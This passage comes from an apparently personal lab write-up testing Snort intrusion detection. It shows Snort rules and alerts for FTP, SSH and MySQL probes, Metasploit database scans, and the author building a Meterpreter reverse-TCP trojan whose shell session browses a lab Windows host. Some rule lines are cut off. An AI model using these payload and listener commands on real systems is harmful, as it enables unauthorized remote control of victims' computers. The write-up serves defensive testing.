alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp bad file completion attempt ["; flow:to_server,established; cont
ent:"~"; content:"["; distance:0; reference:bugtraq,3581; reference:bugtraq,3707; reference:cve,2001-0550; reference:cve,2001
-0886; classtype:misc-attack; sid:1377; rev:15;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP command overflow attempt"; flow:to_server,established,no_stream; dsize:
>100; reference:bugtraq,4638; reference:cve,2002-0606; classtype:protocol-command-decode; sid:1748; rev:8;)
```

**Figure 13:** Snort reported the various attacks.

## SSH attacks

There was no need to simulate an SSH attack, as the next screen capture reveals:




| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 2 | SnortVM-... | 3.998170 | 2015-03-28 13:03:45 | 221.229.160.223 | 57557 | 192.168.1.2 | 22 | 6 | ET SCAN Potential SSH Scan |
| RT | 1 | SnortVM-... | 4.728293 | 2015-03-28 13:03:54 | 221.229.160.223 | 60306 | 192.168.1.2 | 22 | 6 | ET SCAN Potential SSH Scan |
| RT | 1 | SnortVM-... | 3.1000097 | 2015-03-28 13:22:29 | 122.204.139.210 | 47352 | 192.168.1.2 | 22 | 6 | ET SCAN Potential SSH Scan |

**Figure 14:** Appearantly, someone tried to SSH scan my Xen server. . . . This was fortunately detected by Snort.

## Database server attacks

I executed a scan for MySQL databases on the network, as well as commands to show the available databases on the server and root login.


For the database scan, I again used Metasploit. The IP address of the MySQL server is 192.168.1.23 and the MySQL service runs on a Xen VM.



```
msf auxiliary(mysql_version) > set RHOSTS 192.168.1.1-50
RHOSTS => 192.168.1.1-50
msf auxiliary(mysql_version) > set THREADS 16
THREADS => 16
msf auxiliary(mysql_version) > run

[*] Scanned  6 of 50 hosts (12% complete)
[*] 192.168.1.23:3306 is running MySQL 5.5.41-0ubuntu0.14.04.1 (protocol 10)
[*] Scanned 17 of 50 hosts (34% complete)
[*] Scanned 19 of 50 hosts (38% complete)
[*] Scanned 20 of 50 hosts (40% complete)
[*] Scanned 33 of 50 hosts (66% complete)
[*] Scanned 37 of 50 hosts (74% complete)
[*] Scanned 39 of 50 hosts (78% complete)
[*] Scanned 40 of 50 hosts (80% complete)
[*] Scanned 49 of 50 hosts (98% complete)
[*] Scanned 50 of 50 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

The scanning in action...

**Figure 15:** Metasploit is scanning the network for databases...




| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 5 | SnortVM-... | 4.758671 | 2015-03-28 19:56:26 | 192.168.1.52 | 60876 | 192.168.1.23 | 3306 | 6 | ET POLICY Suspicious in... |

alert tcp $EXTERNAL_NET any -> $HOME_NET 3306 (msg:"ET POLICY Suspicious inbound to mySQL port 3306"; flow:to_server; flags:S; threshold: type limit, count 5, seconds 60, track

The Metasploit scanning for MySQL servers is reported by Snort

**Figure 16:** ... and this is detected by Snort.

Then I executed the "show databases" on the terminal of one of the Xen VM's.




| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 3.1074845 | 2015-03-28 20:04:34 | 192.168.1.11 | 35530 | 192.168.1.23 | 3306 | 6 | GPL SQL MYSQL show d... |
| RT | 1 | SnortVM-... | 3.1074846 | 2015-03-28 20:04:34 | 192.168.1.11 | 35530 | 192.168.1.23 | 3306 | 6 | Snort Alert [1:1776:2] |

t tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"SERVER-MYSQL show databases
t"; flow:to_server,established; content:"|0F 00 00 00 03|show databases";

MySQL show databases command is seen by Snort

**Figure 17:** This is captured by Snort.



| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 3.1074845 | 2015-03-28 20:04:38 | 192.168.1.11 | 35530 | 192.168.1.23 | 3306 | 6 | GPL SQL MYSQL show databases attempt |
| RT | 1 | SnortVM-... | 3.1074846 | 2015-03-28 20:04:38 | 192.168.1.11 | 35530 | 192.168.1.23 | 3306 | 6 | Snort Alert [1:1770:2] |

```
# alert tc        ERNAL_NET any -> $SQL_SERVERS 3306 (msg:"SERVER-MYSQL root login attempt";
flow:to_s         stablished; content:"|0F 00 06 00 63|root login"; fast_pattern:only;
```


Root login caputered by Snort

**Figure 18:** Also logging in a root is detected by Snort.

## Trojan Infections


I created a Trojan Horse to test Snort against Trojan infections and to prove that the default settings of Windows Firewall are not secure enough. The Trojan is a program with a malicious payload that is created on my computer (the attacker), is transfered to the victim and executed by an ordinary user who thinks the program is harmless.

I misuse the fact that the default setting of Windows Firewall allows all outbound connections: I make use of reverse TCP, which means that the victim establishes the connetion to the attacker, instead of the other way around (because incoming access is blocked by Windows Firewall).



```
msf-pro > use exploit/multi/handler
msf exploit(handler) > info

       Name: Generic Payload Handler
     Module: exploit/multi/handler
   Platform: Android, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python,
by, Solaris, Unix, Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual
```


**Figure 19:** The plugin to create the malicious payload.



```
C:\metasploit\apps\pro\msf3>ruby msfpayload windows/meterpreter/reverse_tcp LH
T=192.168.1.52 LPORT=4444 x > C:\\Users\\Laurent\\Desktop\\Hack.exe
[!] ************************************************************************
[!] *                The utility msfpayload is deprecated!                 *
[!] *               It will be removed on or about 2015-06-08              *
[!] *                     Please use msfvenom instead                      *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ************************************************************************
DL is deprecated, please use Fiddle
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 281
Options: {"LHOST"=>"192.168.1.52", "LPORT"=>"4444"}
```


Creation of the malicious payload

**Figure 20:** The actual creation of the malicious payload. The “LHOST” stands for Local HOST and indicates that the trojan makes a connection with my (attacking) computer via port 4444.



```
msf exploit(handler) > set LHOST 192.168.1.52
LHOST => 192.168.1.52
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit
```


**Figure 21:** Preparing the listener for when an unsuspicious user clicks on the file.



```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.52:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.52:4444 -> 192.168.1.40:55427) at
15-03-29 12:40:05 +0200

meterpreter > shell
Process 1572 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Laurent\Desktop>
```

Activating the listener and when a session has been established, starting the console of the compromised host.


**Figure 22:** A user clicks on the file and a connection between my computer and the victim is established.



```
C:\Users\Laurent\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 48EA-FC19

 Directory of C:\Users\Laurent\Desktop

29/03/2015  12:39    <DIR>          .
29/03/2015  12:39    <DIR>          ..
07/09/2013  19:32    <DIR>          AanwezighedenVZR
17/03/2015  17:42         1.393.067 Anas-Helalouch_Laurent-De_Wilde_2.zip
25/09/2013  16:17         3.388.046 Brussel.pdf
13/03/2015  17:05               202 cfg.txt
23/11/2014  12:56           878.161 counters.txt
17/03/2015  13:58               622 DB.json
16/03/2015  13:57               985 Dropbox.lnk
26/09/2013  13:40               971 DrRacket.lnk
24/09/2013  08:56           619.147 Etterbeek.pdf
29/03/2015  12:26            73.802 Hack.exe
12/01/2015  16:27    <DIR>          Lexar
27/09/2014  09:29    <DIR>          Muziek
26/09/2013  13:43             2.047 NetBeans IDE 7.3.1.lnk
11/02/2015  17:33             1.079 PuTTY.lnk
07/09/2013  20:57    <DIR>          TheorieDynWeb
```

Directory listing of the compromised host due the
to
Trojan being activated


**Figure 23:** Now I can for example browse the hard disk drive of the victim's computer…



```
C:\Users\Laurent\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : BtoLaurent
   Primary Dns Suffix  . . . . . . . : wijnstraat12.ddns.net
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : wijnstraat12.ddns.net

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : wijnstraat12.ddns.net
   Description . . . . . . . . . . . : Realtek RTL8168B/8111B Family PCI-E Gigab
it Ethernet NIC (NDIS 6.20)
   Physical Address. . . . . . . . . : 00-24-21-68-36-6F
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::21db:fdcf:5cad:2b23%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.40(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : zondag 29 maart 2015 9:59:42
   Lease Expires . . . . . . . . . . : maandag 30 maart 2015 9:59:37
```

Getting network information of the compromised host is very easy now

**Figure 24:** . . . or obtain some network information to prepare for subsequent attacks.



| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 4.847285 | 2015-03-29 10:39:57 | 192.168.1.52 | 4444 | 192.168.1.40 | 55427 | 6 | ET POLICY PE EXE or DLL Windows file do... |
| RT | 1 | SnortVM-... | 4.847286 | 2015-03-29 10:39:58 | 192.168.1.52 | 4444 | 192.168.1.40 | 55427 | 6 | GPL SHELLCODE x86 inc ebx NOOP |
| RT | 1 | SnortVM-... | 4.847287 | 2015-03-29 10:39:58 | 192.168.1.52 | 4444 | 192.168.1.40 | 55427 | 6 | ET SHELLCODE Possible Call with No Offse... |
| RT | 1 | SnortVM-... | 5.3331 | 2015-03-29 10:39:59 | 192.168.1.40 | 55427 | 192.168.1.52 | 4444 | 6 | PADS New Asset - ssl TLS 1.0 Client Hello |
| RT | 1 | SnortVM-... | 5.3332 | 2015-03-29 10:39:59 | 192.168.1.52 | 55427 | 192.168.1.52 | 4444 | 6 | PADS Changed Asset - ssl Generic TLS 1.0 S... |
| RT | 2 | SnortVM-... | 4.847717 | 2015-03-29 10:43:13 | .224.129 | 41069 | 192.168.1.23 | 3306 | 6 | ET POLICY Suspicious inbound to mySQL ... |
| RT | 2 | SnortVM-... | 3.1148336 | 2015-03-29 10:43:16 | 8.53.171 | 64362 | 192.168.1.23 | 3306 | 6 | ET POLICY Suspicious inbound to mySQL ... |
| RT | 1 | SnortVM-... | 4.848947 | 2015-03-29 10:55:12 | 0.126.149 | 54952 | 192.168.1.2 | 22 | 6 | ET DROP Dshield Block Listed Source grou... |
| RT | 1 | SnortVM-... | 4.850190 | 2015-03-29 11:08:44 | 8.1.52 | | 192.168.1.1 | | 1 | Snort Alert [1:402:7] |
| RT | 2 | SnortVM-... | 4.850191 | 2015-03-29 11:08:51 | 5.40.169 | 80 | 192.168.1.52 | 65144 | 6 | ET POLICY PE EXE or DLL Windows file do... |

□ Reverse DNS ☑ Enable External DNS

□ Show Packet Data ☑ Show Rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SHELLCODE Possible Call with No Offset TCP
Shellcode"; flow:established; content:"|E8 00 00 00 00 58|"; fast_pattern:only;
```

Hacking gets detected by Snort

